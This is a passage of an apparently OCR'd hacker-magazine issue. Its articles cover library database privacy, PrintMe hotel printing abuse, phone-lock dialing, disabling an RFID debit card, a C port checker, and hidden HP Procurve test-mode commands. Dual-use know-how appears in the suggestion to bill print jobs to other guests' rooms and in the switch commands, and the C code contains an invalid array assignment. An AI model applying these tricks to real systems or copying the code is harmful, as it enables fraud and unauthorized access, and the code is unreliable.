Now forget about petty crimes. If you want to really commit a big crime, like being a government agent and violating someone's constitutional rights, then what can be done with this system? Well, you can obviously learn what books someone has checked out. But not just what is currently checked out. The "Shitty Windows Client" Voyager software that library clerks use (clever titles: "Voyager Circulation," for circulation functions like checkin/checkout, "Voyager Cataloging" for cataloging functions, etc) does not ever give the full picture of what is in the database. It should erase records of what's been checked out after the books are returned, but it doesn't. Voyager's database keeps the records for years. So that phase you went through as a freshman, where you checked out 30 books on revolutionary communist guerillas, 17 books on psylocibin mushrooms, and 24 books on erotica–yeah, that's all in there.


Ok, so they can figure out what books you've checked out. So what? Well, that brings me to my final table. There is a table that is not related to bibliographic records, nor is it related to patron records. It has to do with the "web interface" to Voyager. You know, the thing you are greeted with when you go to look up a book on a library kiosk or from home. This database table actually stores queries that are made through that web interface. If you type in "Mark Twain" as a search, it stores the words "Mark Twain" in the database table. But that's not all it does. It also stores the IP address of the computer that you searched from and the date the search was performed. So if you look up "illegal wiretapping" or "the fourth amendment" from your computer, it will store all of that information in the database, too.

The funniest thing about that last table is that the library administrators, who spend tens of thousands of your tax dollars on this product, probably have no idea that this table even exists, nor that this data is being stored in it. There is absolutely nothing in the "Voyager Windows Interface" that interacts with this table. There is nothing in the instructions that points out what this table does, especially not to a lay person unacquainted with snooping around databases. Most library administrators think SQL is "that Microsoft thing" and databases are "like MS Access, right?" IP address? "It's that number on the outside of your case, right?"

Let me finally mention the Patriot Act. Under this law, the federales can bust into a library, wave an NSL (a National Security Letter, not a warrant, so no reason is required), take all the data they want, and none of the library employees are allowed to say that it ever happened. Yeah. The NSLs are dying after the ACLU sued the government, but the Patriot Act is not dead yet–it comes up for renewal in late 2009. Besides, a lot of library administrators are just as ignorant of the law as they are of databases, and many of them tend towards inveterate boot licking. And I haven't even mentioned what might go on outside the USA.

So there you have it, folks. You don't need to worry about enemies of the country destroying your freedom. Just rely on good old-fashioned bureaucratic incompetence, ignorance, stupidity, carelessness, and corruption.

"Print Me?" Why thank you!



by StankDawg
(StankDawg@stankdawg.com)

While traveling, I ran across an interesting service that is offered by many hotels. It is called PrintMe and comes from a company called EFI (Electronics for Imaging). PrintMe is offered by hotels and other places to allow customers to print from their rooms (or anywhere, for that matter) to pre-determined printers provided by the location. While this can be a handy service to many people, it really should be locked down by strict policies on the client side to prevent abuse.

The way that the system works is that the location that you are at (in my case, a major hotel in Las Vegas) usually has a splash page for the site that includes a link to the domain `printme.com`. This is accessible (at least at my hotel) without paying for Internet access. It will automatically search for PrintMe eligible printers on the network. This is accomplished by looking for a piece of hardware called a PrintMe Station, which is apparently how the communication between the Interweb and the printer takes place. Unfortunately, I was not able to physically access this device so I can only guess as to the details of how it worked by trial and error. Reading the convenient help files and FAQ also helps.

The first interesting opening is that it doesn't lock you to your local hotel, it only defaults to the local network discovered printers. If a local printer is not detected, the web site will present you with a list to choose from by selecting the country, the state, the city and finally, the specific location. This means that you can print to any printme eligible location from literally anywhere in the world. As I write this, I am printing a test page to a hotel in another state. Most places charge a per-page fee, while others are free. This sets up a "no harm in trying" environment that hackers love, especially since, as I mentioned earlier, it is accessible without paying for WiFi access. They do ask for a name and an email address, but this is simply to send a confirmation that the print job was received and is not actually verified.

The printing itself is not handled like a normal print job. Nothing gets queued but, instead, you upload your file to the web server and it gets relayed down to the PrintMe device that you chose earlier. The list of file types that it supports is predictable and includes several graphics formats, document formats, and some HTML formats. Apple and Linux formats were noticeably absent (EFI, if you are reading this, please add .pages, ODF, and other formats). While this seems like a fine way to limit people from uploading files to be used for something like a rogue FTP server from the printer's hard drive, it does not stop a DoS type of attack by filling up the hard drive with renamed files. I was able to upload a 250 MB video file by renaming it to PDF. Obviously, there must be some sort of limit to drive space.

When you upload a file, it assigns you a unique "DocID" that you may need to pick up your print file. This is usually at the front desk of the hotel or the business center, but not all places wait until they get confirmation to print the document. When you submit the document, you have the option to have the item printed and delivered to your room. I assume that this pre-authorization means that the printing cost is billed to your room. Obviously, this is not a good situation because there is nothing stopping me from printing something using someone else's room number and having them pay for it. Adding insult to injury, what you print may be more insulting than the cost to print it. I wonder if they would deliver something called tubgirl.jpg or a copy of this very article? I would love to see the look on the recipient's face if they did.

Also, a little social engineering goes a long way as well. You could print something and bill it to someone else's room and, before it gets delivered, walk down and intercept the delivery. You have the DocID, and you know which room you billed it to, so the odds are that if you act like you are in a huge rush and have to run to a meeting or a presentation, they will not bother checking very closely and you will get a free printout billed to someone else. I am not condoning this dick move, just pointing out the possibility.

There are some good parts of the system. EFI does encrypt all transfers to its devices via 128-bit SSL and an activation code is used to verify that the device is who it claims to be. This will protect your document in transit over the Interweb from man-in-the-middle attacks. You are, of course, still at the mercy of the human employees and the local network at the facility that you are printing to. This is not EFI's fault, but just a fact of printing to a location that you do not control. The system itself is not only handy, but pretty secure in the areas where it is controlled. The true weaknesses, as always, are found in the human factor.

Shoutz: Aghaster, Seal, Ohm, Nick84, mirrorshades, Enigma, plexi, icetoad, rbcp, decoder, and everyone supporting the Binary Revolution.

My First Hack

by fobg

I went to the book store to look in the computer section for anything interesting, found the *The Best Of 2600*, and had to buy it. It was thick and filled with interesting anecdotes through and through. I wish I could have contributed to it, but here is the story from 1972 of my first hacking experience.

I went to school at Gunn High in Palo Alto. It was a fairly new school, with a college campus layout. My favorite subject was math. As part of the math department, they had a computer class using a teletype and a 300 baud modem with an account at Stanford University. All the classes were 45 minutes long and during computer class, which was small, maybe 10 students at the most, all geeks, we would head to the computer room and get some hands on time writing programs.

There was only one teletype and modem connection, so we would all collaborate on one program and take turns typing it in. The door to the computer lab wasn't locked, but there was a lock on the rotary phone dial that the teacher would unlock and dial the connection number on. He made it clear that it cost $50 per hour for the time on the Stanford PDP-11, so we should get as much typing in as possible each day.

One day, a particularly bright student/geek/hacker asked me if I wanted to help him work on a private program when the teacher wasn't there. I jumped at the chance, thinking he must have a key to the dial lock and permission from the teacher. We went to the lab when the teacher was in a math class and the lock was in place, as always. My friend picked up the receiver and, without unlocking the dial (we all knew the number because we watched it being dialed many times), he began dialing the number by pressing the hook button in rapid succession with a slightly longer pause between each number. Like "click click click pause click click pause, etc. for 32nnnnn. The other side connected and started the modem phase. In no time, we were connected. Hey, this is great. I could do that. We had at it until just before the math class ended, took that paper readout from the teletype, put the phone back, and left. I loved programming, and the idea of connecting any time was to much to resist. I could do this by myself, I thought, and I did.

The language was basic but it was all as high tech as you could get. Since the teacher had more than one math class, and my friend had overlapping classes, no one would find out I was working alone. I'm now a hacker with just me at the keyboard. Heavenly, to say the least. After about a week of me alone and with my hacker friend, the teacher got a bill that was $750 over what he expected. He must have checked the phone bill for the times the connection was being used without him in the room. Pretty consistent with when he was in a math class. One day, I was happily typing away at my usual 'everyone is gone' time, when in walked the teacher. I was caught. Doom and gloom time. He demanded to know how I was able to dial without unlocking the dial. Being just a scared kid caught red handed, I sang like a bird and ratted on my friend as well. I thought I was going to get kicked out of computer class as punishment, and it broke my heart to think about it. Quite the contrary, he laughed and just told me not to do it again because he had to justify the very high charges to the upper ups. From then on out, the door to the computer room was locked and, through the window, you could see the dial lock was missing, never to be needed again. My now ex-friend wasn't too happy about it either. Wow, caught and not punished. My teacher was a hacker and hacked me back.

Soon after that, HP donated an HP 9100A reverse polish notation calculator, which was programmable and available at all hours to anyone. I think my teacher must have had some friends at Stanford and HP that heard the story and liked it enough to get us an 'upgrade.' I began reading every math book in the lab and was soon programming the 9100A to do my math homework. Then, like it was Christmas, we got a pen plotter that you could control with the calculator. Wow, a programmable robot in 1972, pen up, move to (x,y), pen down, move to (x,y), make a line. Connect the lines, make a drawing. But alas, the pens cost money and, again, they could only be used for computer labs. The teacher had some little plastic magnetic strips for storage, and some were preprogrammed and some were blank for the students to store programs on so we didn't have to retype a program in each time. He was particularly proud of one preprogrammed card

that wrote numbers and letters for labeling things. Pen up, Move to (x,y), pen down, write a letter, pen up, move over (x), etc.

As I got better at programming, and using the plotter, I wrote a program that would make polygons. You told it how many sides you wanted and a radius and it would draw it, centered on the page. My teacher was impressed because now he could use it to show students that a circle was just a polygon made with one point per side. Three sides: triangle. Four sides: square. Ten sides: decagon. 20 sided, 30 sided, 100 sided. The more sides, the more it looked like a circle. He could make circles, arcs, pie shapes, and, by connecting them together, draw just about anything. He wanted that program, so I let him have a copy. Next thing I knew, I was in the lab by myself 'playing' on the computer, which I did with almost all of my free time, and in walked the teacher. He gave me several plotter pens (for my personal use), a copy of the letter printing program, and several blank storage cards. Was it Christmas again?

I went from a sure flunk out to a sure A because of hacking. I've been writing programs ever since and have made a good career as a computer diagnostic engineer and staff programmer. Never needed bailout money to pay off my mortgage. I paid my house off early to save the interest and I don't gamble and hope for a change of luck, all because I can "do the math." I saw math and said, "math is good". Do good to others and others will do good to you.

By the way, the book store was the same one I wrote about in a letter, about how they only had a few copies of *2600* and they were always behind a bigger magazine. Now I go in and, every time I check the rack, there are 10 to 15 copies of *2600* and you couldn't fit a bigger mag over them or it would topple over and hit the floor. I think they got a message somehow that *2600* is a good thing because it makes them more money than *Harper's Bazaar*, and probably 50% of the other rags in the rack.

My lesson: dare to explore the boundaries. There is always something beyond them, and some of it is useful.

Dr. Jekyll and Mr. PayPass

by 11001001

From the Author


Forgive me for not including dates, this sat dormant for a while after I took the photographs. I guess the dates aren't really all that important, anyway. Usual disclaimers apply: I do not condone nor endorse the actions that I took in this article. Do so at your own risk. There is no intent to defame or libel Citizen's Bank, just an intent to provide information. All the events portrayed within are entirely factual in nature. Names and pertinent numbers have been removed but, I promise, they used to be there. Go Red Sox!

The Introduction

It was a random day I chose to go into the bank to deposit a check when I first saw the new sign. "Coming Soon!" it read, "The New Citizen's Bank Debit Card with PayPass!" ... "Ask for Details."

I spoke with the teller, and asked about the new debit cards. She informed me that all Citizen's debit cards would be replaced within the next few months, even if they were not set to expire (mine was). I informed her that I was a little too familiar with RFID (Radio Frequency IDentfication) technology to be comfortable with it, and asked if there was an option to get a card without PayPass. She said no.

Two weeks later, my new PayPass equipped debit card arrived in the mail.



My active debit card would expire soon, so I had no choice but to activate the new one.

The Problem

A few days later, I went to a local convenience store that s7a11 remain anonymous... As I handed over my Big Grab of Doritos and 20 oz. Diet Coke (the greatest lunch on the face of the Earth), I realized that I had just given all of my cash to Mrs. 11001001 to buy formula for little 11001010. I swore under my breath as I moved my debit card toward the reader. I heard

a beep, saw a light flash, and the screen on the reader displayed "Approved." The clerk handed me my receipt and my lunch as I stood there looking dumbfounded. The reader had just read my PayPass, without my intending it to do so. Hulk Angry!

The Discussion

I knew I somehow had to disable the RFID chip in the card.

First, I thought of good ol' wipey, my trusty electromagnet. Then I smacked myself on the forehead, because I realized that if I wiped the card, I'd also lose the stripe. Then my debit card would just be a really convenient ice scraper for those cold New England mornings...

I discussed my predicament with a programmer friend of mine. He informed me that he had heard that microwaving things which contain RFID chips destroys said RFID chips. I thought it over, but then decided that microwaving the debit card could only have two possible outcomes: One, it would work. Two, I'd need to buy a new microwave. I thanked him for his advise, and told him I'd like to explore other options before completely destroying my method of rapidly heating a Tina's fifty-cent burrito.

I got home and stared at the stupid thing, mulling over what to do about it. Then, a glint of something caught my eye.

The chip! That was it! I decided that if I couldn't keep it from working, I'd just take it out.

The Plan

That part I said at the beginning about not trying this at home? This is where that applies.

First, I borrowed my father's single-hole punch. Then, I marked the front of the card with a Sharpie so that I knew where to do the punching.

Then, my wife called me crazy and paranoid, and mumbled something about our son "not growing up to turn out like his..." as she left the room.

Next, I punched out the spot. It took two punches, as the mark I'd made to cover the chip was oblong.

I sifted through what fell out, and it looked like I was successful!

The Test Part I

I returned to the 7-11 and picked up some Doritos and a Diet Coke. I handed them over to the cashier, and got my total. Then, as Also Sprach Zarathustra played in my head, waved the card over the reader.

Nothing.

No beep, lights, or "Approved."

I took a deep breath and tried again. Still no response from the reader.

Golden.

The clerk looked at me and commented, "Maybe it's broken." I think my ear-to-ear grin confused him as I said, "Yep, I think it is."

I ran the card down through the skimmer. "Please enter PIN or press cancel to process as Credit." Booyah! I entered my PIN and almost

forgot my lunch on the counter as I left in a hurry to apprise my wife of the situation ("I told you so.")

The Test Part II

I could tell my wife was unimpressed as she shook her head. "Does it work at the ATM?" she inquired. I didn't know. There was no reason for it not to. The stripe still worked, after all.

"Well," she said. "You'd better go try it. Get forty dollars out, and we'll go out for dinner."

Off to the ATM. It should be noted at this point in time that the ATM at the full branch office I went to was not the branch mentioned at the outset of this tale. I parked the car out back and took the steps two-at-a-time.

The card opened the door without problem. I inserted it into the machine and... the machine promptly spit it back out at me.

"Card Read Error. Please Try Again."

Okay, I'll try again. Same results. Shoot... Wait. A new screen now on the ATM:

"This machine is closed for service. Please find an alternate. Thank you for your cooperation."

Was it only bad timing on my part? I went to the ATM at the front of the bank. I inserted my card. Then nothing happened. I hit "Cancel" and the ATM returned to the home screen.

"Insert Card to Begin." I already did that. "I am Jim's deflated ego," I hear in Edward Norton's voice in my head.

I went to the teller with my tail between my legs. "The front ATM just ate my card," I said. The teller directed me to the branch manager, who asked me for an ID card. I handed over my license, and she told me that she'd be right back. Indeed she was right back, now wearing a look of puzzlement on her face.

"How long has your card been like this?" she inquired.

"What, the hole?" I tried to play dumb to no avail.

"Yeah," she replied, unconvinced.

"Since yesterday," I concede.

"What happened?" she presses on.

I decide to come clean, "I know a little bit too much about the technology to trust it quite yet."

"Oh," she says with an amused grin. Now the kicker–"Why didn't you just ask for a card without PayPass?"

I am quite convinced that if you brought up seismology records for the Greater Boston area, you'd find that a 2.3 tremor occurred precisely where and when my jaw hit the floor.

Although I never had prior to this occasion, I began to stutter, "B-b-but the t-t-t-teller at the [other] b-branch said that I d-d-d-didn't have a ch-choice."

"Oh, of course you have that option. For various security reasons, we offer the new debit cards with or without PayPass. If you didn't request a card without PayPass, it comes with it automatically," she was actually very understanding. "I'll order you a new card without PayPass right now."

After completing the necessary paperwork to regain possession of my debit card, she said, "You know, you're the first person I've ever heard of doing something like this. Too bad the ATM ate your card, huh?"

I grinned sheepishly and prepared myself for the onslaught ("I told you so") I'd receive when I got home.

The Aftermath

My new new debit card came in the mail a few days later. Sure enough, it was PayPass free. I still haven't activated it. I like carrying around my little reminder of how I stuck it to "The Man." Although it sure is a pain in the asterisk that I can never use an ATM...

The Further Reading

- Citizens Bank Site - `http://www.citizensbank.com/`
- Citizens Bank PayPass Site - `http://www.citizensbank.com/paypass`
- Master card PayPass Site - `http://www.mastercard.com/us/personal/en/aboutourcards/paypass/index.html`
- Wikipedia: RFID Technology Page - `http://en.wikipedia.org/wiki/RFID`

/* Writing a Small Port Checker in C in 40 Lines (or Less) */

by Pantos

It happens; you need to be able to check a single port, or perhaps many, but for some strange reason you a) do not have a port checker on the system and cannot get one but b) do have a C compiler available. The scenario usually plays out when you're a regular user, on a system without package management, or do not have the needed libraries to compile a scanner. The fix: write a single port single host port check program in C. So easy to do, it isn't funny. Additionally, knowing how to do this could pay off in other areas such as if you wrote your own server and would like a cheap check or a pre-connect check.

Pre-requisites for a quick and dirty (and I do mean dirty) scanner are simple:

- standard libc or glibc
- access to a C compiler
- an ascii text editor

For argument's sake (ha ha) we will make the usage like so:

```
program <port> <address>
```

That's it. No libraries, no make, just those three very simple items. Even though this program will only check one port and host at a time; I will demonstrate a simple wrapper script that turns it into a full blown scanner. First the code.

Let's knock out the header files first:

```
#include <sys/socket.h>
#include <sys/time.h>
#include <sys/types.h>
#include <arpa/inet.h>
#include <netinet/in.h>
#include <errno.h>
#include <fcntl.h>
#include <stdio.h>
#include <netdb.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
```

We could go into what all those are for, but we won't. Suffice it to say, they do the job. There is only one routine in this tiny fellow, main, so let's setup the program:

```
int main(int argc, char **argv){
u_short port;               /* user specified port number */
char addr[1023];            /* will be a copy of address entered by u */
struct sockaddr_in address; /* the libc network address data structure */
short int sock = -1;        /* file descriptor for the network socket */
```

So far, so good. It is worth noting that we need a file descriptor for the socket. Socket programming comes from UNIX, where "everything is a file." With this descriptor we open a "network connection" to the address via the specified port. Now onto setting up the information, here is the next chunk of code:

```
    port = atoi(argv[1]);
    addr = strncpy(addr, argv[2], 1023);
    bzero((char *)&address, sizeof(address));  /* init addr struct   */
    address.sin_addr.s_addr = inet_addr(addr); /* assign the address */
    address.sin_port = htons(port);         /* translate int2port num */
```

Let's have a closer look. Using libc string utilities, we convert the ASCII to a number:

```
    port = atoi(argv[1]);
```

Next, we copy in the address specified to the addr character array:

```
    addr = strncpy(addr, argv[2], 1023);
```

Now we clear out the network data structure, then set the the address to be checked. The inet_addr(addr) function converts the string to an internal address for the libraries to use:

```
    bzero((char *)&address, sizeof(address));  /*  init addr struct  */
    address.sin_addr.s_addr = inet_addr(addr); /* assign the address */
```

And finally, we set the port to connect to:

```
    address.sin_port = htons(port);            /* translate int2port num */
```

Pretty cool, huh? Now it is time to make the connection. The next bit of code looks a little crazy, but this is what we are doing:

1. Open the master socket locally
2. Try to connect to hostbyport. If it works, print the successful message.
3. If no route, then complain with vulgarity (it is just a rapid prototype after all).

```
    sock = socket(AF_INET, SOCK_STREAM, 0);
    if(connect(sock,(struct sockaddr *)&address,sizeof(address)) == 0)
        printf("%i is open on %s\n", port, argv[2]);
    if (errno == 113) fprintf(stderr, "F*^k - no route to host\n");
```

All that is left is to close the socket and exit:

```
    close(sock);
    return 0;
}
```

Now it is time to compile and use the program:

```
cc source.c -o myscan
./myscan 22 192.168.1.3
22 is open on 192.168.1.3
```

Pretty sweet, eh? But what if we wanted to scan many ports? Easy enough to do in perl. In the same directory, create a perl wrapper like this:

```
#!/usr/bin/env perl
$host=$ARGV[0];
for ($i = 1; $i <= 1024; $i++) {
        system("./myscan $i $host");
}
```

Of course, feel free to wrap it with any scripting language you like...

This program does have a few weaknesses I left out for brevity:

- It uses the default network connect timeout; one might want to pre-ping before using this program
- There is no input validation whatsoever.
- The socket descriptor is not checked.

For the time being, I leave those up to the bored to look into, but for a quick and dirty port-checker, this program will do the job and can be run as a regular user.

C programming and network programming are not voodoo. Small, efficient programs are often very easy to write, once one gets into the habit, and make for lots of hacking fun. Enjoy.

Procurve Switch Hacking

by Tzu Tzu Metals

Hewlett Packard has been building switches for around 20 years now. When they shifted their business model to a commodity driven one, many switches had to be built by Accton (Yes, the same people who brought you the wonderful SMC Tiger Switch) and the firmware development moved from in house at Roseville, CA to various overseas outsource coder sweatshops. Good for the bottom line and even better for the hackers.

This is because with firmware coming from many different locations, a common debug command set had to be implemented for tech support. The Procurve switches themselves run a Internet Operating System similar to Cisco's, however that is just an emulator with what amounts to symbolic links to a backend operating system. To hack into a Procurve switch, the first thing we need to do is get command line access. This can be physical, remote, or even web since the web interface will spawn a CLI shell. If you are looking for a Procurve switch with your favorite port scanner, most Procurve switches have a signature of using eHTTP on port 80, with blackjack port 1025 and Fujitsu-DTC port 1513 open.

Now type the following commands:

```
Procurve#edomtset      <enter>
Procurve#edomtset      <enter>
Procurve$
```

My secret Ovaltine Decoder Ring sez: edomtset is really just testmode spelled backwards! I just knew that thing would come in handy one day. Notice the prompt changed from # to $. At this point you have stripped off the emulation and now you are at the true OS/Diagnostic level. Type ? <enter> to see page after page after (well, you get the point) of rich commands AND most of them with explanations of what they actually do! Thank you HP! From here you can do all types of things. For example:

If I want to go into benchmode:

```
Procurve$str
```

What the switch to go into dump mode:

```
Procurve$enablepcmds
```

If I have an unmanaged switch and I want to turn it into a managed one:

```
Procurve$updmac xxxxxx-xxxxxx
```

(change the last 6 bits to a MAC higher then 400000)

There is a bunch of stuff to do in here. This command works on every Procurve switch other then the 4000 and the 9300. Maybe I'll write those up for next quarter's release. This is one time that we can use corporate stupidity and outsourcing to our advantage. Enjoy!

Shouts: ChilEDawg, F099y, TDon

Why I Like Print
(or "E-books Can Go to Hell")

I'm a big fan of books. I have a *lot* of books. Ask anyone who ever got suckered into helping me move. I've still got most of the *Inside Macintosh* books. From 20 years ago. For System 6. In Pascal. Somewhere I've still got service manuals for VT101 terminals. Probably buried under the other stacks.

In the past six months, every vendor seems to be trying to roll out an e-book reader that will save us from stacks of mouldering pulp - Amazon (of course), Sony, Acer, Samsung, Apple, Nook, Irex, Apple, and now, Nintendo. Read books in 320x240 on your DS, and put the savings into Lasik.

Being fundamentally lazy, and with an apartment full of an amazing quantity of crap already, I'd love to have my entire collection in digital form - but I'll never give up the printed copies. The problem isn't the technology (for the most part) anymore. Most of the readers have solved the problems of battery power, viewing angle, and resolution by this point.

The real problem is e-books shift the balance of power. Instead of treating books like physical objects, they're treated like licensed software. Arguably, owning a copy of a book has never truly meant that you "owned" that book, but I'm pretty sure I never had to agree to a 30 page EULA before being allowed to check out at the bookstore.

The EULA may vary from vendor to vendor, but generally serves the same point - turning the book from a physical object into rented data.

What are you giving up switching to books as software, assuming your books use DRM lockdown, which many (if not most) do?

1. Loaning books to your friends.

Sure, you could loan the entire device to a friend for a week, but you can't loan your digital copy. Considering the entire point of DRM is to prevent unauthorized copying by locking an instance of the software to a specific device, you'd think lending would be easy to implement (connect device, deauthenticate on your device, authenticate on your friend's), plus, it would sell more devices: "Sure, you can borrow that, but you need a FooBook too."

Some devices (such as the Nook) advertise that borrowing is possible, however, there are significant limitations. A book may be "loaned" only with the permission of the publisher. If a publisher doesn't want to let you loan a book, too bad. It can only be loaned to a person once, and it can only be loaned for a specific period of time.

2. No used book stores.

You don't "own" the book, and you're not permitted to resell it. This means no cheap college texts, no book co-ops, no recouping some of your money when you no longer need a reference book, and no getting rid of books you'll never read again.

3. No anonymity.

How much of your privacy you give up remains to be seen. I can still walk into a bookstore and buy a book in cash with no record of the transaction (other than the assumed security footage). Even ordering online has more privacy than DRM-regulated e-books. A book order can be correlated to my account, but who says I didn't give it to someone else? No such protection on e-books, as flimsy as it may be. Each book is correlated with the exact readers allowed to access it, which are correlated with the accounts used to purchase it. The DRM system can't have it be any other way.

There may be even more privacy concerns, however. Many e-book readers allow user annotations on books. Where are those annotations stored? Are they public? Oftentimes, margin annotations are the most personal interactions someone has with a book. Does the license that you agreed to allow the company to share them with other users, mine them for advertisements, or appropriate them for whatever other uses?

4. Hardware lock-in.

While progress is finally being made towards common formats with EPUB coming to the fore, most buyers will still be locked into a specific platform. Thanks to DRM, a protected book from one vendor won't be portable to another platform unless they authorize the transfer.

You say you love your device? You're not interested in being able to move to a different vendor and keep your books? What happens when a device supporting your current format of books isn't made anymore, goes out of busi-

ness, or decommissions the authentication methods needed? If you think it won't happen, look at the history of DRM on other platforms: DRM systems from the biggest players in the field, including Microsoft and Walmart, have been shut down, leaving users with no option but to repurchase their content. Again.

5. Format decay means your collection will be left behind.

Let's face it. There haven't been a lot of changes in the format of printed media. It's not like a book you bought is going to become unreadable five or ten years later. Still have a working VHS player?

6. Remote and invisible censorship.

The extremely well popularized incident where Amazon remotely deleted content from readers should have been enough to drive this home, but apparently it wasn't. When the ability to access content requires the cooperation of a controlling agency, you risk no longer having access to the content you bought when you want it.

More insidiously, electronic content is mutable. The book I have on my shelf isn't going to change itself unless I go and buy a new edition, but it's entirely possible to have a new version pushed to your device automatically. Sure, it's convenient, but what if the new version is actually censored to avoid offending the company owners' sensibilities? Walmart, for example, is known for selling radio-edit music, and removing adult content from recently acquired Vudu.

This is all more than just crankiness about having to buy all my books again. Changing books to mutable, licensed, non re-sellable electronic content fundamentally changes how we interact with them and what is available to us in the future. One of the many values of printed media is the ability to archive it, unchanged. Maybe it's not such a big deal if your generic fiction book changes over time. But then again, some of the most treasured books are first editions or editions with specific errors. It's definitely a much bigger deal if newspaper, magazine, and journal articles disappear when someone disagrees with the content, or if the content gets changed.

Some of these problems can be overcome, and some can't. Using public, open formats allows content to be moved to new devices, but only if it is not encrypted and if the new devices allow custom code to run on them. Non-DRM books can be moved between devices and vendors (though again, only if the device allows unprotected content to be viewed in the first place). Moving bookmarks, margin notes, and other meta-content may not be so simple; there is no reason a vendor would want to enable you moving to a different device, leaving any annotations you make trapped on the original hardware.

It's unlikely that the complaints of a minority will change how electronic content is licensed, but a potentially dangerous precedent has already been set. So keep buying tree pulp, and if you must buy electronic, go for DRM-free and open standards. And hope that you have friends with strong backs.

Bluetooth® Hacking Primer

by MS3FGX
(MS3FGX@gmail.com)

Originally conceived in 1994 by Ericsson, Bluetooth was set to revolutionize the computing and consumer electronics world. It promised to rid us of wires and provide a method by which all of our devices could communicate seamlessly. Unfortunately, early versions of the protocol were so beleaguered by problems that consumers were all too happy to keep their spider web of cables. Besides, most technologies of the mid-nineties were not exactly designed with mobility in mind in the first place.

But today, Bluetooth has come back in a big way. Mobile technology has dominated this decade, and the need for a standardized method of low-power communication has never been greater. At the same time, newer versions of the Bluetooth protocol have all but eliminated the poor range, transfer rate, and interoperability issues that plagued earlier implementations. Bluetooth has now become so popular in the mass market that it has even attained a sort of brand association, to the point that most people simply refer to wireless headsets as "Bluetooths."

However, with the resurgence of Bluetooth has come a dangerous, if predictable, complacency. Millions of people are now using the technology without any clear understanding of how it works and what it is capable of.

This article is not written as a hyper-technical look at the Bluetooth protocol, nor does it detail any one particular attack against Bluetooth devices. Instead, it is intended to give the reader some information on how Bluetooth works, what you can do with it, and the risks associated. Hopefully this article will give you enough information to start exploring Bluetooth and allow you to form your own opinions on the technology.

Low-Level Communication

Bluetooth operates in the ISM band between 2.4 and 2.4835 GHz, which is divided into 79 channels that are each 1 MHz wide. Connected Bluetooth devices hop channels at up to 1600 times per second in a pattern derived by the master device's clock. By rapidly changing channels like this, Bluetooth devices are able to avoid interference with other devices in the 2.4 GHz band, such as WiFi networks and cordless telephones, and remain segmented from other Bluetooth networks in the area.

When one Bluetooth device wants to connect to another, it must go through a few steps to learn about and authenticate with the remote device. The eventual master device first scans the band to find other devices which are in so-called "discoverable" mode, and then performs an inquiry on each one. This gives the device a list of hardware addresses (which are in the familiar MAC-48 format), human-friendly device names (which the owner of the device assigns, or more often than not, leaves as the default), device class IDs (to determine what the device actually is), and clock offsets (used in calculating channel hopping operations). This provides the master device with enough information to begin establishing an actual connection with one or more of the devices it finds. The master sends out what is known as a frequency-hop synchronization (FHS) packet, which the slaves use to get locked on to the correct channels and start the authentication process.

While the Bluetooth protocol is a master/slave arrangement, there is a provision which allows for multiple devices to be connected together in what is known as a piconet. In a piconet, up to eight Bluetooth devices can communicate simultaneously by timing their transmissions to fall on even or odd channel hops. The device currently marked as master can communicate with any of the slaves in the piconet, as well as add or remove devices from the network. It is also possible to connect multiple piconets together by having certain devices act as a master in one piconet and a slave in the other, which is referred to as a scatternet.

Even though only eight devices can be active in the piconet, there can be up to 255 slaves waiting for their turn to be activated. In addition to the standard "active" mode, a slave in a piconet can be in three modes: "sniff," "hold," and "park." Each of these modes involves progressively less data transmission

and therefore lower power consumption (important on portable devices). Devices in these inactive modes still remain synchronized with the piconet master, but do not actively participate unless they are brought back to "active" status.

High-Level Protocols

There are a few core protocols that all Bluetooth services make use of in some way or another. The most fundamental of these is the Logical Link Control and Adaptation Protocol (L2CAP), which could be thought of as the Bluetooth equivalent of TCP. L2CAP handles the creation, sequencing, and reassembling of packets, QoS, and the channel identifiers (CIDs). CIDs are like TCP ports; they are the endpoints between two devices through which processes can communicate. Like TCP, L2CAP also features a number of signalling commands that are used to control communication over the CIDs.

The next protocol is known as Radio Frequency Communication (RFCOMM). At its core, RFCOMM is designed as a replacement for RS-232 connections; anything that uses serial communications can be adapted to RFCOMM very easily. RFCOMM provides up to 60 emulated serial ports per device, which are usually referred to as RFCOMM channels. Bluetooth services bind to an open RFCOMM channel, and remote devices address that particular service with a combination of MAC and channel number.

The last major protocol you should be aware of is the Service Discovery Protocol (SDP). SDP is the method by which two Bluetooth devices can determine which services the other is running and how they would connect to them. Each SDP entry contains the name of the service, which protocols it relies on, and which RFCOMM channel it is bound to. With this information, the device can inform the user about the remote device's capability, and internally store the channel and protocol information for later use.

On top of all of these protocols are the highest-level functions, which are provided by what are known as profiles or services. These applications are what the end user is actually interacting with when they send a picture to a phone or connect a headset. There are many Bluetooth services available, certainly more than I would want to list here, but the main ones are Dial-up Networking (DUN), File Transfer Profile (FTP), Headset Profile (HSP), and Object Push Profile (OPP).

Hardware Options

Bluetooth hardware is rated in three Classes, which determine the output power (and therefore the approximate range) of the device:

```
Class 1  100 mW (20 dBm) ~100 meters
Class 2  2.5 mW (4 dBm)  ~10 meters
Class 3  1 mW (0 dBm)    ~1 meter
```

If you don't mind spending a little money, try to get a Class 1 adapter that has an external antenna, such as the Linksys USBBT100. Adapters with external antennas are obviously going to have a better range out of the box, but are also easier to modify for use with a larger antenna. One of the nice things about working with Bluetooth hardware is that, since it uses the 2.4 GHz band, you can use WiFi antennas by simply hacking in the appropriate connector.

On the other side of the spectrum, you can get a low-end adapter for as little as $3 shipped from a number of overseas retailers. While the price is certainly right, you need to be careful when buying these cheap adapters for use in research. Manufacturers will often mislabel these devices as Class 1, when they are actually Class 2 or even sometimes Class 3. It is also common for the very cheap adapters to have duplicate MAC addresses; rather than writing a new MAC address to each device's firmware as it rolls off the line, it is cheaper for the manufacturer to leave them all with the default.

Don't be fooled by very cheap adapters with external antennas either. I have purchased many of these devices online, and every one of them had either a fake antenna (nothing more than a plastic stick), or just a bare wire poorly soldered to the existing internal antenna of a generic adapter.

